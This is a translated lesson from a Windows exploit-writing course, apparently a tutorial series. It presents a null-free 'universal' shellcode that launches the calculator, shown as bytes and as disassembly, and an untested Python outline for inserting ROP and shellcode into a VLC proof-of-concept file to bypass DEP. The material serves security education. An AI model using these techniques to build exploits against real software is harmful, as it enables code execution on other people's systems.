

### PART 40

#### UNIVERSAL SHELLCODE

There are thousands of shellcode types. Each one is designed according to the target we have to exploit.

Some shellcodes are used to prove that code can be executed after exploitation. These ones normally execute just a calculator.

There are more complex shellcodes that open remote consoles, try to remain in the system despite that the program crashes or closes, injecting some system process, saving itself as a file, etc.

There is a shellcode library that we can find in Google or we could program it if we need something specific.

We will use a Universal Shellcode from now on that works in all Windows versions and executes the calculator. We show code execution with that.

I found it here:

<https://packetstormsecurity.com/files/102847/All-Windows-Null-Free-CreateProcessA-Calc-Shellcode.html>

```
shellcode="\x31\xdb\x64\x8b\x7b\x30\x8b\x7f\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b\x77\x20\x8b\x3f\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03\x78\x3c\x8b"\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x89\xdd\x8b\x34\xaf\x01\xc6\x45\x81\x3e\x43\x72\x65\x61\x75\xf2\x81\x7e\x08\x6f\x63\x65\x73\x75\xe9\x8b\x7a\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf\xfc\x01\xc7\x89\xd9\xb1\xff\x53\xe2\xfd\x68\x63\x61\x6c\x63\x89\xe2\x52\x52\x53\x53\x53\x53\x53\x52\x53\xff\xd7"
```

I can use it in a Python script exactly like that if I have the space to add it.

The isolated bytes are:

**31 DB 64 8B 7B 30 8B 7F 0C 8B 7F 1C 8B 47 08 8B 77 20 8B 3F 80 7E 0C  
33 75 F2 89 C7 03 78 3C 8B 57 78 01 C2 8B 7A 20 01 C7 89 DD 8B 34 AF  
01 C6 45 81 3E 43 72 65 61 75 F2 81 7E 08 6F 63 65 73 75 E9 8B 7A 24 01  
C7 66 8B 2C 6F 8B 7A 1C 01 C7 8B 7C AF FC 01 C7 89 D9 B1 FF 53 E2  
FD 68 63 61 6C 63 89 E2 52 52 53 53 53 53 53 53 52 53 FF D7**

```
MOV EDI,DWORD PTR FS:[EBX+30]
XOR EBX,EBX
MOV EDI,DWORD PTR DS:[EDI+C]
MOV EDI,DWORD PTR DS:[EDI+1C]
MOV EAX,DWORD PTR DS:[EDI+8]
MOV ESI,DWORD PTR DS:[EDI+20]
MOV EDI,DWORD PTR DS:[EDI]
CMP BYTE PTR DS:[ESI+C],33
JNZ SHORT CANARY_c.00A7138A
MOV EDI,EAX
ADD EDI,DWORD PTR DS:[EAX+3C]
MOV EDX,DWORD PTR DS:[EDI+78]
ADD EDX,EAX
MOV EDI,DWORD PTR DS:[EDX+20]
ADD EDI,EAX
MOV EBP,EBX
MOV ESI,DWORD PTR DS:[EDI+EBP*4]
ADD ESI,EAX
INC EBP
CMP DWORD PTR DS:[ESI],61657243
JNZ SHORT CANARY_c.00A713A9
CMP DWORD PTR DS:[ESI+8],7365636F
JNZ SHORT CANARY_c.00A713A9
MOV EDI,DWORD PTR DS:[EDX+24]
ADD EDI,EAX
MOV BP,WORD PTR DS:[EDI+EBP*2]
MOV EDI,DWORD PTR DS:[EDX+1C]
ADD EDI,EAX
MOV EDI,DWORD PTR DS:[EDI+EBP*4-4]
```

```
ADD EDI,EAX
MOV ECX,EBX
MOV CL,0FF
PUSH EBX
LOOPD SHORT CANARY_c.00A713D8
PUSH 636C6163
MOV EDX,ESP
PUSH EDX
PUSH EDX
PUSH EBX
PUSH EBX
PUSH EBX
PUSH EBX
PUSH EBX
PUSH EBX
PUSH EBX
PUSH EDX
PUSH EBX
CALL EDI
```

That execute the calculator in any place we add it. It doesn't have 0's. Although some programs could reject some character. That will depend on the case.

We already know how to ROP and we have a Universal Shellcode. The idea is to practice with the VLC program to which we made the POC. It would make me very happy that some of you send the complete file and a tutorial explaining what you did. I would add the first person who sends a well explained tutorial as a part here.


You can ROP manually or with mona. No problem. You must find no ASLR DLLs and if there is more than one, mona can use more than one DLL as an argument to arm the ROP combining both.

I will give you a Python scheme. Once you create the ROP, open the POC.py+ file.




And there, according to the ROP+SHELLCODE size, for example, if the ROP+SHELLCODE are 150 bytes long. I replace a little bigger zone from 41424344 including it. It could be 160 bytes.


I select it downwards until I have the size I need.



I fill the selected zone with 90's.



I check the 90's zone size well to be greater than the ROP size + shellcode with a known value. I write it down. In my case, it is 160.



```
esquema.py
DEP.py x NO_DEP\script.py x DEP\script.py x NO_DEP.py x CANARY_DEP.py x esquema.py x

a=open("POC2.ty+", "rb")
a.read()
a.close()

rop=""
shellcode=""

# En la variable a tenemos los bytes del archivo leído

# fruta debe tener el mismo largo que la zona de 90s que puse en el archivo
# para que lo halle y lo reemplace.

fruta = rop + shellcode + (160 - len(rop + shellcode)) * ("A")

#reemplazamos los 160 bytes 90 por mi fruta de 160 de largo

a= a.replace(160 * "\x90", fruta)

#guardamos el archivo final con el ROP mas SHELLCODE

b=open("POCFINAL.ty+", "wb")
b.write(a)
b.close()
```

There, you have a script scheme. It's not tested. It won't work. It doesn't have the ROP and Shellcode defined. You can use the Universal Shellcode if you don't have any problem with any character. If you do, you should find another one.

The idea is that the script opens the file with the 90's, replace them as a payload of the same size with the start of the ROP, the shellcode and the padding. Then, it saves it to test it. If it works, it will be the exploit. If not, we'll have to trace to see what fails. 😊

I would be really glad if someone writes a tutorial and sends me the working exploit. I would see that I didn't waste my time writing tutorials.

The first person that sends me a tutorial will be added as a part of the course. If there is more than one, I will upload them in the SOLUCIONES folder of the course that I will create for this in the Webs if necessary. 😊

Practice and find a solution.

Ricardo Narvaja

Translated by: @IvinsonCLS